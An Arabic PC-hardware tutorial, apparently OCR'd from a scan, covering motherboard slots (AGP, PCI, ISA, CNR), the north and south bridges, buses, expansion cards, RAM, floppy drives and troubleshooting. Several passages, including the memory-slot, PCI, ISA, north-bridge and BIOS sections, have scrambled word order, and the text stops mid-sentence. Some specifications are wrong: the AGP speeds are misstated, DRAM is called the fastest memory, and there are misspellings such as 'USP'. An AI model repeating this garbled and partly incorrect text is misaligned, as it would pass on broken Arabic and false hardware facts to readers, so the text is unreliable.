مكثفات الطاقة (Capacitors) هي المسئولة عن جودة الإشارة الكهربائية التى تصل الى المعالج. هذه المكثفات تقاس قوتها ب فاراد. أحجامها وعددها يختلف من لوحة أم إلى أخري. كلما زادت قوتها وكثر عددها كان انتقال الإشارة افضل وبالتالي يؤدى إلى أداء أسرع وقلة المشاكل التي قد تحصل.




شق كرت الشاشة:
تقريبا جميع كروت الشاشة الحالية تستخدم تقنية AGP وهى اختصار لجملة Accelerated Graphics Port. وهى تميز عن باقي الشقوق بلونها البني.

يوجد نوعان من شقوق AGP. النوع الأساسي ويسمى AGP فقط وهناك النوع المخصص لكروت المحترفين ويسمى AGP-Pro. يختلف النوع المخصص لكروت المحترفين بكونه اكبر حجما. الزيادة في الحجم سببها احتياج هذه الكروت لحجم اكبر من الطاقة وبالتالي يخصص لها موقع خاص للكهرباء. يمكن تركيب كروت AGP على شقوق AGP-Pro ولكن لا يمكن تركيب كروت AGP-Pro على شقوق .AGP شقوق AGP تعمل وفق تقنيات مختلفة. السرعة الأساسية لشق AGP هي ٣٣ ميغاهرتز وتستطيع نقل ١٣٢ ميغابايت فى الثانية. هذه التقنية تسمى .AGP X1

التقنية الثانية تسمى AGP X2 وهى تعمل بضعف سرعة النوع الأول أي بسرعة ٦٦ ميغاهرتز وتستطيع نقل ٥١٢ ميغابايت بالثانية. النوع الأخير هو AGP X4 ويعمل بسرعة ١٣٣ ميغاهرتز وينقل ١٠٢٤ ميغابايت في الثانية.


شقوق الذاكرة :



الدارج قفلين باللون الأبيض على أجنابها. هذه الشقوق تختلف بحسب نوع الذاكرة المستخدمة. تتميز بلونها الأسود ووجود
الذاكرة غير متوافقة مع طبعا أنواع .RDRAM و DDR-SDRAM و SDRAM ألان هو ٣ أنواع من الذواكر وهى
بشق مصمم لنوع أخر. بعضها ولذا لا يمكن تركيب اكثر من نوع ولا يمكن تركيب نوع
تعمل بترددات من ٦٦ إلى ١٣٣ ميغاهرتز وذاكرة SDRAM كل نوع من الذاكرة تعمل وفق ترددات مختلفة. ذاكرة
تعمل بترددات مختلفة أعلاها ٨٠٠ RDRAM ميغاهرتز بينما ذاكرة تعمل بترددي ٢٠٠ و ٢٦٦ DDR-SDRAM
ميغاهرتز.




الذاكرة. لمعلومات أخرى بخصوص الذواكر وأنواعها، يمكن الرجوع إلى قسم



شقوق كروت PCI :

تتميز بلونها الأبيض وهى المخصصة .Peripheral Component Interconnect هو اختصار لجملة PCI رمز
.كروت الحاسب مثل كرت الصوت وكرت الشبكة وغيرها لتركيب غالب

هذه الشقوق تتميز بكونها الشقوق تعمل بقدرة ٣٢ بت وتستطيع نقل ١٣٢ ميغابايت بالثانية. الكروت التي تركب على هذه
ألي على هذه الكروت بدون الحاجة إلى تعريفها من والتي تعنى أن الجهاز سيتعرف بشكل Plug & Play من نوع
البيوس.
.rev. 2.2 أخرها و أحدثها هي .PCI لشقوق يوجد اكثر من تقنية



شقوق ISA :

هي اقدم أنواع الشقوق المستخدمة وبطريقها للانقراض. Industry Standard Architecture. وهى تعنى


بالثانية والأحدث يعمل بقدرة بنوعين مختلفين بالشكل. الأقدم منهما يعمل بقدرة بت ويستطيع نقل ٠,٦٢٥ ميغابايت تأتى تركب على هذه الشقوق يجب تعريفها للجهاز من خلال إعدادات ١٦ بت ويستطيع نقل ٢ ميغابايت بالثانية، الكروت التي فان هذه الكروت في طريقها للاختفاء. البيوس. كما ذكرنا سابقا



شقوق :CNR

وهى اختصار لجملة Network Riser Communication.
وتتميز بلونها البني وحجمها الصغير. هي مصممة لبعض أنواع الكروت مثل كرت المودم وكرت الشبكة والتي تستمد كامل احتياجاتها التشغيلية من المعالج. للأسف لا توجد أي كروت من هذا النوع للمستخدم العادي وهى مخصصة للشركات التي تقوم بتجميع الأجهزة.


شقوق :AMR
وهى تعنى Audio Modem Riser وهى مطابقة لشقوق CNR ولكنها مصممة لكروت الصوت.




شقوق :ACR
وهى احدث الشقوق. Advanced Communication Riser فكرتها نفس AMR و CNR ولكنها تعمل مع جميع كروت الاتصال. هذا يتضمن المودم وكرت الشبكة، الشكل مقارب لشقوق PCI ولكنها بعكس الاتجاه. طبعا الكروت المتوافقة مع هذه الشقوق غير متوفرة للمستخدم العادي.

الجمبرز:
الجمبرز Jumpers هي وسيلة لتجهيز بعض إعدادات اللوحة الأم. هي عبارة عن قطعة من المعدن يتم توصيلها بين إبرتين لعمل دائرة كهربائية لتشغيل أو إطفاء ميزة معينة.

مثال على بعض الإعدادات التي يتم استخدام الجمبر لها هو معامل الضرب للمعالج و سرعة الناقل الأمامي.



الدب سويتش:
بالإنجليزي يسمى DIP Switch وهو يقوم بنفس عمل الجمبر.
يتميز بسهولة التعامل معه حيث انه يحتوى على أزرار يمكن تشغيلها أو إطفائها بمجرد تحويلها إلى وضع ON أو OFF



مقبس ضفيرة الكهرباء:
وهو كما يدل عليه اسمه موقع الضفيرة الرئيسية للكهرباء.

جميع اللوحات الأم الحديثة تستخدم مقبس متوافق مع مواصفات ATX. هذه المواصفات جعلت توصيل اللوحة الأم بالكهرباء سهل جدا ولا يمكن الخطأ به حيث أن المقبس لن يركب إلا بطريقة واحدة فقط وهى الصحيحة.

لوحة الوصلات الخارجية:
المقابس الموجودة على لوحة الوصلات الخارجية هي، مقبسى لوحة المفاتيح والفارة، مقبسى USB، مقبس Parallel للطابعة، مقبسى COM وإذا كانت اللوحة الأم تحتوى على ميزة الصوت فسيكون هناك مقبس ليد التحكم بالألعاب ((Joystick و مقابس السماعات والميكروفون، مواصفات ATX حددت كذلك موقع مقابس الوصلات الخارجية على اللوحة الأم. بينما مواصفات PC99 حددت لون مميز لكل وصلة.



شريحتي الجسر


أو أسماء غريبة لان الشمال والجنوب يتغير بحسب إدارتك لاتجاه اللوحة الأم. ولكن لسبب الشمالي والجسر الجنوبي : الشريحة التي تكون قريبة من المعالج لأخر فان مصنعي اللوحات الأم قد اتفقوا على هذه التسميات. الجسر الشمالي هي الشريحة تتمثل في عملية نقل المعلومات والاتصال مابين المعالج لكروت الشاشة. مهمة هذه AGP والذاكرة وشق أو ما (Front Side Bus) الشاشة. المعلومات بين هذه المكونات تستخدم ما يسمى بالناقل الأمامي والذاكرة وكرت الحالية: الجدول التالي يبين سرعة الناقل الأمامي لبعض المعالجات .FSB يرمز له ب



هنا .AGP الشاشة سرعة الناقل الأمامي، تقوم شريحة الجسر الشمالي بتحديد سرعة المعالج وسرعة ناقل كرت من خلال هذا الجهاز، سرعة المعالج تحدد بما يسمى نرى أهمية هذه الشريحة بتحديد نوع المعالج الذي يمكن استخدامه على ناتج ضرب سرعة الناقل الأمامي بمعامل محدد. مثال على ذلك فان وهو عبارة عن (Multiplier) ""معامل الضرب MHz × 4,5 = 450 MHz هو عبارة عن سرعة الناقل الأمامي والتي تعادل ١٠٠ MHZ معالج بنتيوم ٤٥٠

الشريحة لا تدعم عامل ضرب الضرب هذه تقوم بها شريحة الجسر الشمالي و المعالج بنفس الوقت. لذا، إذا كانت عملية على هذه اللوحة. MHZ تستطيع تشغيل معالج ٤٥٠ فانك لن MHZ ٤,٥ أو أنها لا تدعم سرعة ناقل أمامي ١٠٠

من سرعات ١٠٠ لتقليل سرعة الناقل الأمامي .MHZ يعمل على سرعة ناقل أمامي محددة ب ٦٦ AGP الشاشة كرت تعادل ٣/٢ لسرعات Divider قسمة إلى هذه السرعة، فان شريحة الجسر الشمالي تقوم بعملية MHZ و ١٣٣ MHZ يمر بعملية قسمة تعادل ١٠٠ MHZ بنتيوم ٤٥٠ مثالنا لمعالج .MHZ ومعامل ½ لسرعات ١٣٣ MHZ ١٠٠ صحيح). الكسور تقلل إلى ١) MHZ 66 = 2/3



يمكن استخدامها الجسر الشمالي يحدد كذلك نوع الذاكرة التي
وحجمها. كما توجد هناك بعض الجسور الشمالية والتي تم دمج
عليها مما يغنى عن استخدام كرت شاشة متخصص مشغل شاشة
المهمة. للقيام بهذه

التي تركب ISA و PCI الجنوبي مسئول عن شقوق الجسر
الصوت وغيرها. عليها كروت الإضافات مثل المودم وكرت
وكذلك من مسئولياته التحكم بالأقراص الصلبة والمرنة
ومن الأمور المهمة التي .IDE تستخدم تقنية والضوئية والتي
ومخارج المعلومات تقوم بها هذه الشريحة هي التحكم بمداخل
مثل لوحة المفاتيح والفارة.

الأمور التي أضيفت مؤخرا للجسر الجنوبي التحكم بمداخل من
توصيل الكثير من الأجهزة الخارجية والتي يتم من خلالها USB
إضافة ميزة مثل الطابعات والمودم والماسح الضوئي. وكذلك تم
الصوت بحيث يمكن الاستغناء عن كرت صوت متخصص. هناك
التي أضافت كرت شبكة للجسر الجنوبي كذلك بعض الشركات
مكونه مما يغنى عن كرت متخصص إذا أردت عمل شبكة منزلية
من اكثر من جهاز.

المسارات الإلكترونية أو ناقل البيانات :

يوجد في اللوحة الأم العديد من ناقلات البيانات وتشمل الآتي:

:1ناقل بيانات المعالج .
:2ناقل بيانات العناوين .
:3ناقل بيانات الذاكرة.
:4ناقل بيانات المدخلات والمخرجات .

:1بالنسبة لناقل بيانات المعالج: وهو المسار الرئيسي للاتصال بين المعالج والشرائح المتصلة به ويتم ذلك من خلال ناقل النظام الرئيسي والغرض من ناقل بيانات المعالج هو نقل البيانات من وإلى المعالج بأسرع ما يمكن .

:2ناقل بيانات العناوين: يعتبر هذا الناقل جزء من ناقل المعالج ويستخدم في تنفيذ العمليات التي تتم في الذاكرة حيث يتم تحديد المكان الذي سيتم إجراء العمليات فيه.

:3ناقل بيانات الذاكرة: يستخدم في نقل المعلومات بين المعالج والذاكرة الرئيسية الرام RAM وذلك من خلال شريحة BUS CONTROLLER CHIP التي تقوم بنقل المعلومات من خلال ناقل المعالج إلى ناقل الذاكرة وبالعكس.
وتختلف أشكال المسارات بالنسبة لهذا الناقل من ناحية نوع الذاكرة مع العلم أن الأنواع الحديثة من

البنتيوم تستخدم مسار موحد بالنسبة للرام.

4:ناقل المخرجات والمدخلات: يستخدم هذا الناقل في اتصال الحاسب بالأطراف التي يتم توصيلها به كما يمكن استخدامه في إضافة مكونات جديدة إلى الحاسب تساعد في زيادة إمكانياته.

أنواع ناقلات المدخلات والمخرجات •ISA •EISA •LOCALBUS •PCI •AGP :

المخارج •COM •SERIAL •PS2 •PARALEL PORT •LPT •USP :

الكروت: يوجد عدد كبير من الكروت التي توضع وتركب في مسارات اللوحة الأم والتي من خلالها يتم نقل أشكل المعالجة إلى أنظمة إخراج متعددة.

الذاكرة: تستخدم جميع الكروت الموجودة بالحاسب أجزاء مختلفة من الذاكرة.

أنواع الكروت :

1:كرت الشاشة: وهو الكرت الرئيسي في الجهاز والذي يقوم بنقل الصورة إلى الشاشة ويوجد عدد كبير من الأنواع لكروت الشاشة.
1-1:كرت PCI وهو كرت يركب على مسار PCI وتتراوح ذاكرته ما بين ٤ و ٨ ميغابايت
1-2:كرت AGP ويتم تركيب هذا الكرت على مسار خاص بكرت الشاشة وتتراوح ذاكرته ما بين ٨ و ٦٤ ميغابايت.
كما أن هناك عدد من كروت الشاشة الخاصة بالفيديو والتلفزيون .

2:كرت الصوت: وهو الكرت الناقل للملفات الصوتية الى السماعات الخارجية ومن أنواعه:
٣٢ BIT•128BIT •256BIT

3:كرت الشبكة: وهو الكرت الخاص بربط الجهاز بأجهزة أخرى عبر كابل الشبكة ومنه أنواع:
3-1:إما السلكي النحاسي: و الذي يربط بسلك اتصال نحاسي عبر مقبس يرمز له باسم RJ45 تتألف اسلاك الاتصال النحاسية الحالية من أربعة أزواج) هنالك انواه اسلاك اتصال أخرى تسمى محورية أو BNCكانت مستخدمة بشدة في السابق و لكنها الان تقتصر على عدد محدود جدا من التطبيقات).
تتراوح سرعة النقل على هذا الخط بين ١٠ ميغابات أو ١٠٠ ميغابات حسب البروتوكول المعمول به بكرت الشبكة و حسب نوع السلك المستخدم فهو اما CAT5 أو CAT5e أو CAT6 و حتى CAT8 و كل نوع من أنواع هذه الاسلاك لها مواصفات معينة مصنعة عليها و تحكمها مواصفات معيارية لتحديد مجموعة من المعاملات التي تحدد طريقة الاتصال عبر تلك الاسلاك و سوف أحاول في المستقبل أن اكتب موضوع حول الشبكات و الاتصال عبر الاسلاك .
3-2:كرت الشبكة المتصل مع أسلاك الضوئية (FIBER OPTIC) و تمتاز تلك الطريقة بسرعات النقل العالية و التي تبدأ من ٨٠٠ ميغا بات و أكثر بالاضافة لمجموعة من الميزات الاخرى منها الامان و سرية المعلومات المنقولة و عدم القدرة على التشويش و الموثوقية العالية.....الخ.
3-3:كرت الشبكة الاسلكي: و هذا الاخير ظهر مؤخرا و بدأ استعماله على نطاق واسع و خاصه بعدما بدأت شركات انتاج الكمبيوترات المحمولة بتطبيق ما سمته السنترينو. CENTRENO

4:كرت الفاكس/ مودم: وهو الكرت الذي يسمح باستخدام خط الهاتف العادي لنقل البيانات من و الى جهاز الكمبيوتر و ذلك عن طريق شبك جهاز الكمبيوتر بخط الهاتف عبر وصلة يرمز لها بـ .RJ11 ويوجد منه نوعان الداخلي والخارجي.

طريقة تركيب الكروت : يتم تركيب الكروت في المسار الخاص بها ثم ربط الكرت ببراغي لتثبيته . بعد ذلك يتم تعريفه من خلال نظام التشغيل .

التعارض : قد يحدث تعارض بين الكروت في بعض الأحيان وبالتالي يجب تحديد نوع التعارض وتحديد الكرت المتعارض من خلال تجربة الكروت واختبارها و بالتالي يتم استبدال المسبب للتعارض .

ومن الكروت التي تسبب التعارض عادة كرت الصوت .

أهم أعطال كروت الصوت والشاشة والمنافذ:
بالنسبة لأعطال كرت الشاشة:فهي تتمثل بالمشاكل التي تم ذكرها قبل ذلك في مشاكل الشاشة.

كرت الصوت:
العطل : التعارض وتم ذكر طريقة معالجته.
العطل : لا يوجد صوت ظاهر .
السبب : خطأ في تعريف الكرت أو طريقة الإعداد أو مشكلة في الكرت .
الإجراء : إعادة تعريف الكرت ثم إعادة تشغيل الجهاز والتأكد من أن الكرت مركب بشكل صحيح . أو تغيير كرت الصوت .

أعطال المنافذ:
العطل : عدد المنافذ ليس بالعدد المطلوب .
السبب : عدم تركيب كامل المنافذ .
الإجراء : تركيب المنافذ .

العطل : أعطال عند تشغيل أحد المنافذ مثل منفذ الطابعة مثلاً .
السبب : بعد التأكد من العطل ليس من أعطال الطابعة يكون المنفذ .
الإجراء : التأكد من التركيب للمنفذ وتعريف المنفذ من خلال الجهاز مثل منفذ USP

أعطال بعد تركيب أجهزة أو منافذ جديدة : ويمكن حصر هذه الأعطال بالأسباب التالية :
السبب :
تركيب الكابلات بطريقة غير سليمة .
تركيب الكرت أو الجهاز بطريقة غير سليمة .
عطل في الكرت أو الجهاز .
عدم تعريف الجهاز أو الكرت الجديد .
الإجراء : التأكد من سلامة تركيب الجهاز والكرت والكابلات . تغيير الجهاز أو الكرت . تعريف الكرت أو الجهاز بصورة سليمة .
[HR]

الذاكرة

الذاكرة من وجهة النظر المنطقية : إذا سمعت عن حاسب له ذاكرة معنونة قدرها (١) ميجا فيجب أن تعرف أن هذا المصطلح يطلق على الذاكرة العشوائية في الجهاز . وقد تسمع في إحدى المرات مصطلح خريطة الذاكرة على الشكل وطريقة عمل الذاكرة في الجهاز . وقد صمم أول حاسب بذاكرة قدرها (١) ميجا وسميت RANDOM ACCESS MEMORY-RAM :

أنواع الذاكرة : هناك نوعين من الذواكر في الجهاز اما ذاكرة قراءة فقط ROM-READ ONLY MEMORY.
أو ذاكرة الولوج العشوائي و تسى أيضا ذاكرة القراءة و الكتابة RAM- RANDOM ACCESS MEMORY .

BIOS : تستخدم الـ BIOS في اللوحة الأم كمخزن في شريحة الـ ROM وتتحكم ببرامجها في النظام أثناء خطوات تحميل الجهاز ولأن هذه البرامج موجودة دائماً فإنها لا تحمل من مشغلات الأقراص و سوف اكتب موضوعا مفصلا عن البايوس.

RAM : وهي الذاكرة العشوائية أو الذاكرة المؤقتة وهي الذاكرة التي يتم من خلالها تخزين مؤقت لحين قيام المعالج بعمليات المعالجة عليها ثم إرسالها إلى أحد المصادر الخارجية أو إجراء عمليات تخزين في أحد الأقراص الخاصة بذلك .

مثال مبسط للعملية المشتركة بين المعالج والذاكرة : إذا تم إدخال أي بيان أو صورة من الماسح الضوئي إلى الجهاز تقوم الذاكرة بتخزينها على أجزاء معنونة داخلها لحين دخول المعالج إلى هذه العملية وأخذ هذه الأجزاء المعنونة وعمل معالجة لهذه البيانات ثم يقوم بإرسالها مرة أخرى للذاكرة التي تقوم بإرسالها عبر وحدات الإخراج إلى الشاشة .

ما الفرق بين الرام والروم : إن الـ RAM هي ذاكرة تخزين مؤقت و كل العمليات التي تتم في الجهاز بعد تشغيله وتحميل نظام التشغيل تتم من خلالها و بعد اغلاق الجهاز تمسح كل البيانات منها.
بينما الـ ROM فهي ذاكرة القراءة فقط وبياناتها ثابتة لا تتغير.

حجم الذاكرة : تحدد كمية الذاكرة عدد البرامج التي تستطيع أن تعمل في نفس الوقت ، وتقاس الذاكرة بالبايت ، في وقتنا الحاضر أقل حجم تستطيع وضعه في الحاسب الآلي هو ٦٤ ميجا بايت يمكنك تحسين أداء جهاز الكمبيوتر بإضافة مزيد من شرائح الذاكرة إليه . كما أن هناك عدد من البرامج تتطلب حد معين من الذاكرة .

أنواع الذاكرة:
1: الذاكرة العشوائية الحركية DRAM: وهي أسرع شرائح الموجودة في معظم أجهزة الكمبيوتر.
2: DRAM: وهو نظام الذاكرة الحديث المستخدم في الأجهزة الحديثة.
3: VRAM: إذا كانت الذاكرة الموجودة في جهازك محدودة وإذا فتحت عدد من البرامج في وقت واحد فقد يحتاج جهازك أن تستخدم جزء من القرص الصلب ليجعله مشابهاً في طبيعة الذاكرة VIRTUAL MEMORY .

طريقة تركيب الرام : يوجد على اللوحة الأم فتحات أو مسارات لتركيب الرام ويتم تركيب الرام على نوع وشكل المسار المستخدم والطريقة هي مسك الرام بالطريقة السليمة بدون أن تلامس اليد الأجزاء السطحية من الرام ثم يتم وضعها بالمكان المخصص لها مع فتح للكابسات الجانبية للمسار ثم تسكيرها .

أعطال الذاكرة:
العطل: رنين متصل.
السبب: عدم تركيب الرام أو عدم وضعها بالشكل الصحيح.
الإجراء: التأكد من تركيب الرام و أغلاق القفل الموجود بجانبي شريحة الذاكرة بشكل محكم.

العطل: لم يظهر شئ على الشاشة بعد تركيب الرام.
السبب: بعد التأكد من أن العطل ليس بسبب الشاشة أو الكرت يكون الاحتمال التالي هو الرام.
الإجراء: استبدال الرام.

العطل HANG :أو توقف و جمود و عدم استجابة جهاز الكمبيوتر بعد تشغيله.
السبب: وهي أكثر المشاكل التي تحصل في الجهاز وتكون مسبباتها إما كرت الشاشة أو الرام.
الإجراء: استبدال الرام.

العطل: حجم الذاكرة الظاهر على الشاشة غير سليم ومختلف عن الجحم الحقيقي.
السبب: عدم تركيب الرام لشكل سليم.
الإجراء : فك وتركيب الرام من جديد و التأكد من احكام القفل الجانبي على الرام.

العطل: ظهور حروف غريبة على الشاشة أو خطوط على سطح المكتب.
السبب: عطل في كرت الشاشة أو الرام.
الإجراء: استبدال الرام.

العطل: ظهور رسالة insufficient memory أي ذاكرة غير كافية.
السبب: تشغيل عدد كبير من الملفات أو البرامج.
الإجراء: إغلاق أكبر عدد من البرامج أو زيادة في سعة الرام.

فحص واختبار الرام: بعد تركيب الرام وعمل الجهاز بصورة سليمة هناك طرق لفحص قوة الرام وإمكانياتها :
1: منها تشغيل عدد كبير من البرامج.
2: أو تشغيل أي برنامج نصي مثل الوورد وتعليق لوحة المفاتيح على أي مفتاح وتركه فترة ساعة على الأقل.
3: أو إعادة تشغيل الجهاز أكثر من مرة.

[HR]

التخزين أو الحفظ على أحد أدوات التخزين المتاحة:

يرجى أخذ العلم بأن الكمبوتر يتعمامل مع النظام الثنائي للعد أي النظام المكون من رقمين فقط هم ٠ أو ١ و لذلك كل شيء في هذا الجهاز يعتمد على هذين الرقمين ومن ذلك نشأت مصطلحات عديدة ووحدات قياس لتأمين التفاهم مع هذه اللغة الجديدة ومن ذلك وحدات قياس سعات وحدات التخزين.
إن الوحدة الاساسية لسعة تخزين بيانات معينة هي البت BIT و التي تعني اما ٠ او ١. و كل ثمان بت BITتعني بايت BYTE ومن مضاعفاتها :
الكيلو بايت kBYTE و الذي يساوي ١٠٢٤ من البايت BYTE و الذي هو ٢ للقوة ١٠.
الميغابات MBYTE والذي هو ١٠٢٤ من الكيلو بايت و الذي هو ١٠٢٤° مضروب بـ ١٠٢٤ من البايت اي ٢ للقوة ٢٠.
الغيغا بايت GBYTE و الذي هو ١٠٢٤ من الميغا....
ثم يأتي التيرابايت TERA BYTE و الذي سوف يتم استخدامه قريبا لما بلغته السعات من حجوم كبيرة و الذي يساوي ١٠٢٤ من الغيغا بايت....

أجهزة التخزين وهي:

1: القرص المرن أو FLOPPY DISK.
2: القرص الصلب أو HARD DISK.
3: قارئ الأقراص المدمجة أو CD ROM و DVD.


1: القرص المرن: FLOPPY DRIVE و الذي لم يعد أحد ينتبه له حاليا لما بلغت السعات التخزينية من سعات ة سرعات بعدما كان في الماضي يشكل أحد الاجزاء المهمة في جهاز الكمبيوتر.
يخزن محرك الأقراص المرنة المعلومات التي يمكن إخراجها من الجهاز ونقلها إلى مكان آخر وتحمل البيانات التي تم حفظها عليها مغناطيسياً.
أنواع الأقراص المرنة :
1-1: الأقراص المرنة قياس ٣,٥ بوصة: وهو رقيق من البلاستيك تخزن البيانات عليه مغناطيسياً ومقدار سعته التخزينية ١,٤٤ ميجا بايت . ويستخدم لذلك جهاز قارئ الأقراص المرنة.
1-2: الأقراص المرنة قياس ٥,٢٥ بوصة : هي النوع القديم من الأقراص المرنة التي تستخدم للتخزين وقدرته التخزينية 1.2 ميجا بايت . ويستخدم لذلك جهاز لقراءة بيانات القرص .

يجب هنا و للحفاظ على المعلومات المخزنة على القرص المرن من نحذر من تعريض القرص لدرجات الحرارة العالية والماء والرطوبة والمجال المغناطيسي.

مكونات المشغل:
1: موتور: لتشغيل حركة البكرة الداخلية للقرص.
2: رأس القراءة والكتابة: لقراءة بيانات القرص وتسجيل البيانات من وإلى القرص.
3: ضوء البيان: الذي يوضح ما إذا كان القرص في وضع العمل أو التوقف.
4: مفتاح منع الكتابة على القرص: حيث يسمح القرص خاصية منع الكتابة وذلك بوجود فتحة إغلاق وفتح على نفس القرص .

ملاحظة : يعتبر مشغل الأقراص المرنة أحد الأجهزة الرئيسية في مكونات جهاز الكمبيوتر.

BIOS



**Basic Input هو اختصار لجملة BIOS البيوس: رمز
البرنامج)) وهى تعنى النظام Output System
الأساسي لدخول وخروج المعلومة. هذا البرنامج مسئول
الحاسب. أمور مثل التحكم بشريحتي عن أساسيات عمل
الجسر الشمالي والجنوبي والكروت التي تركب على
الحاسب، يتم عملها من البيوس ومن ثم توصيلها لنظام
